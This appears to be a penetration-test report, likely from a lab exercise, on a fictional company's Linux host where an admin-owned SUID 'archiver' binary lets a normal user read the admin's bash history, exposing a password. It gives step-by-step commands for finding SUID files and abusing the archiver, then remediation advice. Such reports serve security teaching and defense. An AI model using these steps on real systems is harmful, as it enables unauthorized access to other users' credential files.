PT Report

“The Archiver”

Executive Summary

During our IT security assessment of rKive, our team conducted a thorough review of Rkive's environment and identified a vulnerability in the way rKive computers and environment are configured. This led to our cyber expert discovering a critical vulnerability in how the archive program is set to run, a vulnerability he was able to exploit and gain access to files he has no permission to access.

This vulnerability can allow any hacker to gain access to any file on the company’s computers.


Conclusions

Our professional team perspective in this review, is that the overall security level of the IT system setup at rKive is **Low**.

rKive systems have been found to be misconfigured allowing a low-level permissions user to run a program at the level of the administrator, allowing for one critical attack vector:

- Permissions misconfiguration on a specific file

The exploitation of this vulnerability requires a **mid to high** level of skill and knowledge.



Finding Details

VULN-001 Permissions misconfiguration on a specific file – Archive backup file set with SUID bit (Critical)

Description

Permission misconfiguration refers to incorrect or overly permissive access rights set for users, applications, or systems, which can lead to security vulnerabilities. This occurs when access controls are not properly implemented, allowing unauthorized users or processes to access sensitive data or perform restricted actions.

Such a vulnerability can be exploited by an attacker to gain access to files and even escalate to allow access to locations within the system he shouldn't have access to.

Details

During the IT audit, our cyber expert discovered that the archive program can be abused to bypass the user permission level, allowing him access to any file on the system, including the administrator files.

This is possible due to the SUID bit being set on the "archiver" program. When this setting is on, it means the program will run with its owner permissions level, the owner of "archiver" is Admin and thus any command "archiver" runs will run as if the user admin runs it with admin permissions.

Our cyber expert was able to exploit this issue of permissions limitation by using the "archiver" program. As "archiver" is set with SUID, and as admin is the owner of this file, our cyber expert figured he needs to use the "archiver" with the "-I" parameter to archive paths off a file, and since "Archiver" runs at admin permission level, it can archive any file on the local machine, such as the admin bash history chosen as a POC for this exploit.

This vulnerability can be used by an attacker to gain access to any file in the machine he's currently on and can even escalate to the attacker being able to read any file and control any machine in rKive network, including external services such as e-mail and anything else rKive may use in its cloud based day 2 day operations.

Evidence

This vulnerability was identified during our cyber expert search for misconfiguration, guided by the understanding that there's a flow in rKive system, that allows each worker, to back up his work at end of day without having a dedicated backup program installed.

As misconfiguration was suspected to be part of the backup flow, one of the investigations was looking for files with SUID bit - in the returned list of files we see a file that fits what we look for

```
ralph@Ubuntu:~$ find / -perm -4000 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/umount
/home/ralph/Desktop/newsletter/tools/archiver
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/passwd
/usr/lib/openssh/ssh-keysign
```

1 2

FIGURE 1: POINT #1 -THE FIND COMMAND IS LAUNCHED LOOKING FOR FILES WITH SUID BIT
POINT #2 – A SUSPICIOUS FILE COMES UP, NAME INDICATES IT MAY BE WHAT RKIVE IS USING IN THE BACKUP FLOW

To verify the permissions this file has we run a more detailed 'ls' command

```
ralph@Ubuntu:~$ cd Desktop/newsletter/tools/
ralph@Ubuntu:~/Desktop/newsletter/tools$ ls -la
total 24
drwxr-xr-x 1 ralph ralph    22 Nov 23  2022 .
drwxr-xr-x 1 ralph ralph    19 Nov 23  2022 ..
-r-sr-sr-x 1 admin admin 24560 Nov 23  2022 archiver
ralph@Ubuntu:~/Desktop/newsletter/tools$
```

3 4

FIGURE 2: POINT #3 - CHECKING THE FILE PERMISSION WE CAN SEE THE 'S' MEANING IT'S SET WITH SUID
POINT#4 – FILES WITH SUID ARE AUTO MARKERD IN RED BY LINUX (DEPENDS ON DISTRO/SETTINGS)

As proof of concept, we want to look for an important file

```
ralph@Ubuntu:~/Desktop/newsletter/tools$ find /home -type f   5
/home/ralph/.bash_logout
/home/ralph/.bashrc
/home/ralph/.hushlogin
/home/ralph/.profile
/home/ralph/.zshrc
/home/ralph/Desktop/newsletter/tools/archiver
/home/ralph/Documents/Indians/lodgings/Bordeauxs.tar
/home/ralph/Documents/Indians/lodgings/dirt.txt
```

FIGURE 3: POINT #5- RUNNING FIND ON /HOME

```
/home/admin/.profile
/home/admin/.zshrc
/home/admin/.bash_history   6
```

FIGURE 4: POINT #6- WE IDENTIFY THE PATH TO THE ADMIN BASH HISTORY FILE

Creating a file and writing the path we want to archive

```
ralph@Ubuntu:~/Desktop/newsletter/tools$ touch 1.txt   7
ralph@Ubuntu:~/Desktop/newsletter/tools$ echo "/home/admin/.bash_history" > 1.txt   8
ralph@Ubuntu:~/Desktop/newsletter/tools$ cat 1.txt
/home/admin/.bash_history
```

FIGURE 5: POINT #7 - FILE 1.TXT IS CREATED
POINT #8 – TARGET PATH TO ARCHIVE HAS BEEN WRITTEN TO FILE 1.TXT

Archiver program is launched, using the '-l' parameter

```
ralph@Ubuntu:~/Desktop/newsletter/tools$ ./archiver -l 1.txt
/home/admin/.bash_history
The following files were successfully archived: /home/admin/.bash_history
```

9

FIGURE 6: POINT #9 - ARCHIVER WAS LAUNCHED AND FILE IS BACKED UP TO VAR BACKUPS FOLDER

Navigating to the backups folder, we check the file permissions

```
ralph@Ubuntu:~/Desktop/newsletter/tools$ cd /var/backups/
ralph@Ubuntu:/var/backups$ ls -la
total 252
drwxrwxr-x 1 admin admin     61 Jul  3 19:40 .
drwxr-xr-x 1 root  root      32 Sep 12  2022 ..
-rw-r--r-- 1 admin ralph  10240 Jul  3 19:40 backed-up-from-list.gz
-rw-r--r-- 1 admin ralph 245760 Jul  3 19:19 home-ralph.tar.gz
```

10

FIGURE 7: POINT #10 – OUR NEW GENERATED 'BACKUP FILE FROM LIST' IS ACCESSIBLE BY THE LOCAL USER

The sensitive contents of the admin history file, which logs all of the admin actions on the local machine, is now easily readable by the local user

```
ralph@Ubuntu:/var/backups$ cat backed-up-from-list.gz
/home/admin/.bash_history000060000017460001746000000021421433742535401 4
nano /etc/locale.gen
sudo pacman -Sy nano reflector
pacman -Sy nano reflector
nano /etc/locale.gen
locale-gen
nano /etc/locale.conf
nano /etc/hostname
```

11

FIGURE 8: POINT #11 – RUNNING CAT ON ARCHIVED FILE

```
pacman -Sy dhcpcd
pacman -S networkmanager
ping 8.8.8.8
passwd 484b47456007e91fa4fd81ead2dd1abb
systemctl start NetworkManager.service
ip a
ping 8.8.8.8
systemctl enable NetworkManager.service
useradd -m test
```

12

FIGURE 9: POINT #12 – ADMIN PASSWORD HAS BEEN COMPROMISED

Remediation Options

- Remove SUID Bit from 'archive' Executable – it is our recommendation to immediately remove the SUID bit from the 'archive' executable to prevent unauthorized privilege escalation.
- Install backup program for each user – It is our recommendation that a proper installation of a backup program be installed, making sure each user runs under his own privileges under the rule of “least privilege” - granting the minimum levels of access or permissions to each user which are necessary for them to perform their daily work operations.
- Monitor and Log Privileged Operations – Extra precautions we can recommend are to implement monitoring and logging for all operations involving executables with elevated privileges and proceed to regularly review these logs for any suspicious activity.